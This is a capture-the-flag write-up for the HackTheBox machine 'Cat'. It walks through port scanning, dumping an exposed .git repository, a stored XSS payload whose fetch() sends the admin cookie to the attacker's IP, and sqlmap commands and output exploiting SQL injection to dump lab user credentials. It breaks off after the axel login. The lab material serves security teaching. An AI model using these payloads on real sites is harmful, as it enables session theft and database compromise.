Cat (Medium)
Cat is a Medium-rated box that may be challenging for those unfamiliar with web exploitation and code review. The main path involves a combination of XSS and SQL Injection to leak credentials. One of the leaked accounts grants access to the box. Further enumeration reveals a locally hosted Gitea instance that is vulnerable to stored XSS. By exploiting this, we can read a private repository containing root credentials.
Let’s dive in.
Enumeration
we will start with a port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
nmap -vv -sC -sV -oN nmap 10.10.11.53

# Nmap 7.95 scan initiated Sat Jul  5 14:30:00 2025 as: /usr/lib/nmap/nmap --privileged -vv -sC -sV -oN nmap 10.10.11.53
Nmap scan report for 10.10.11.53
Host is up, received echo-reply ttl 63 (0.16s latency).
Scanned at 2025-07-05 14:30:00 EEST for 14s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 96:2d:f5:c6:f6:9f:59:60:e5:65:85:ab:49:e4:76:14 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/7/gBYFf93Ljst5b58XeNKd53hjhC57SgmM9qFvMACECVK0r/Z11ho0Z2xy6i9R5dX2G/HAlIfcu6i2QD9lILOnBmSaHZ22HCjjQKzSbbrnlcIcaEZiE011qtkVmtCd2e5zeVUltA9WCD69pco7BM29OU7FlnMN0iRlF8u962CaRnD4jni/zuiG5C2fcrTHWBxc/RIRELrfJpS3AjJCgEptaa7fsH/XfmOHEkNwOL0ZK0/tdbutmcwWf9dDjV6opyg4IK73UNIJSSak0UXHcCpv0GduF3fep3hmjEwkBgTg/EeZO1IekGssI7yCr0VxvJVz/Gav+snOZ/A1inA5EMqYHGK07B41+0rZo+EZZNbuxlNw/YLQAGuC5tOHt896wZ9tnFeqp3CpFdm2rPGUtFW0jogdda1pRmRy5CNQTPDd6kdtdrZYKqHIWfURmzqva7byzQ1YPjhI22cQ49M79A0yf4yOCPrGlNNzeNJkeZM/LU6p7rNJKxE9CuBAEoyh0=
|   256 9e:c4:a4:40:e9:da:cc:62:d1:d6:5a:2f:9e:7b:d4:aa (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEmL+UFD1eC5+aMAOZGipV3cuvXzPFlhqtKj7yVlVwXFN92zXioVTMYVBaivGHf3xmPFInqiVmvsOy3w4TsRja4=
|   256 6e:22:2a:6a:6d:eb:de:19:b7:16:97:c2:7e:89:29:d5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEOCpb672fivSz3OLXzut3bkFzO4l6xH57aWuSu4RikE
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://cat.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul  5 14:30:14 2025 -- 1 IP address (1 host up) scanned in 14.48 seconds
Like many HackTheBox machines, this one uses virtual host routing. The domain is cat.htb, so we add it to /etc/hosts:
in /etc/hosts
1
10.10.11.53 cat.htb
We only see two open ports, so let’s explore the HTTP service and run a background scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
gobuster dir -u http://cat.htb -w /opt/SecLists-master/Discovery/Web-Content/raft-small-words.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cat.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists-master/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 272]
/.git                 (Status: 301) [Size: 301] [--> http://cat.htb/.git/]
/.html                (Status: 403) [Size: 272]
/css                  (Status: 301) [Size: 300] [--> http://cat.htb/css/]
/.htm                 (Status: 403) [Size: 272]
/img                  (Status: 301) [Size: 300] [--> http://cat.htb/img/]
/uploads              (Status: 301) [Size: 304] [--> http://cat.htb/uploads/]
/.                    (Status: 200) [Size: 3075]
/.htaccess            (Status: 403) [Size: 272]
We find a .git folder—a strong indicator of source code disclosure. We dump the repo: Tip: running nmap with the domain name and default scripts will enumerate for .git be default we ran nmap with the ip that’s why we didn’t find it
we will use git-dumper
1
git-dumper http://cat.htb/.git .

Web
we could see the source code of the application
before looking into admin.php let’s try to find a way to get to admin
 we could see that the email and username aren’t sanitized before getting stored in the database the first thing to look at where are those values getting reflected to see if there are still unsatisfied before rendering
 when registering a cat the username get’s stored in the cats table under owner_username
at the end we will find that this information is displayed from the users table not from the cats table in both cases in will be vulnerable because contains_forbidden_content function doesn’t include owner_username
1
$query = "SELECT cats.*, users.username FROM cats JOIN users ON cats.owner_username = users.username WHERE cat_id = :cat_id";
that’s the query used and then it reflects the username  now what do we do
Register with a username that would steal the cookie -> register a cat in the contest field -> and hope that admin view cats information so that this XSS run
1
<script>fetch("http://10.10.16.20:8000/w?cookie=" + encodeURIComponent(document.cookie))</script>


 now we have the admin cookie we could log in as admin
let’s go back to the admin.php file and look more into it nothing much we could look for some we won’t find much but in the accept_cat.php we will find sql injection in the catName parameter

I will just use sqlmap to try and dump the database
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
sqlmap -u "http://cat.htb/accept_cat.php" --data="catId=1&catName=test" --cookie="PHPSESSID=p1pmjehcou73j505ol3te06gc1" -p catName --level 5 --risk 3 --batch --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:23:51 /2025-07-05/

[19:23:51] [INFO] resuming back-end DBMS 'sqlite'
[19:23:51] [INFO] testing connection to the target URL
[19:23:51] [WARNING] potential permission problems detected ('Access denied')
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: catName (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: catId=1&catName=123'||(SELECT CHAR(79,114,111,101) WHERE 3053=3053 AND 3945=3945)||'
---
[19:23:51] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: SQLite
[19:23:51] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
[19:23:51] [INFO] fetched data logged to text files under '/home/spect3r/.local/share/sqlmap/output/cat.htb'

[*] ending @ 19:23:51 /2025-07-05/
Only one database
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
sqlmap -u "http://cat.htb/accept_cat.php" --data="catId=1&catName=test" --cookie="PHPSESSID=p1pmjehcou73j505ol3te06gc1" -p catName --level 5 --risk 3 --batch --dbms=SQLite --tables
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:25:22 /2025-07-05/

[19:25:23] [INFO] testing connection to the target URL
[19:25:23] [WARNING] potential permission problems detected ('Access denied')
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: catName (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: catId=1&catName=123'||(SELECT CHAR(79,114,111,101) WHERE 3053=3053 AND 3945=3945)||'
---
[19:25:23] [INFO] testing SQLite
[19:25:23] [INFO] confirming SQLite
[19:25:23] [INFO] actively fingerprinting SQLite
[19:25:23] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: SQLite
[19:25:23] [INFO] fetching tables for database: 'SQLite_masterdb'
[19:25:23] [INFO] fetching number of tables for database 'SQLite_masterdb'
[19:25:23] [INFO] resumed: 4
[19:25:23] [INFO] resumed: accepted_cats
[19:25:23] [INFO] resumed: sqlite_sequence
[19:25:23] [INFO] resumed: cats
[19:25:23] [INFO] resumed: users
<current>
[4 tables]
+-----------------+
| accepted_cats   |
| cats            |
| sqlite_sequence |
| users           |
+-----------------+

[19:25:23] [INFO] fetched data logged to text files under '/home/spect3r/.local/share/sqlmap/output/cat.htb'

[*] ending @ 19:25:23 /2025-07-05/
1
sqlmap -u "http://cat.htb/accept_cat.php" --data="catId=1&catName=test" --cookie="PHPSESSID=p1pmjehcou73j505ol3te06gc1" -p catName --level 5 --risk 3 --batch --dbms=SQLite -T users --dump

coudn’t crack axels password but rosa password is crackable
rosa:soyunaprincesarosa
User

rosa is in the admin group what could this group grant us  why have access to logs
the next part isn’t very easy to spot and may require some guessing but we will find axels credentials in plan text in logs
1
cat /var/log/apache2/access.log | grep -i pass
 maybe not much guessing was needed after all
now we could login as axel
axel:aNdZwgC4tI9gnVXv_e3Q
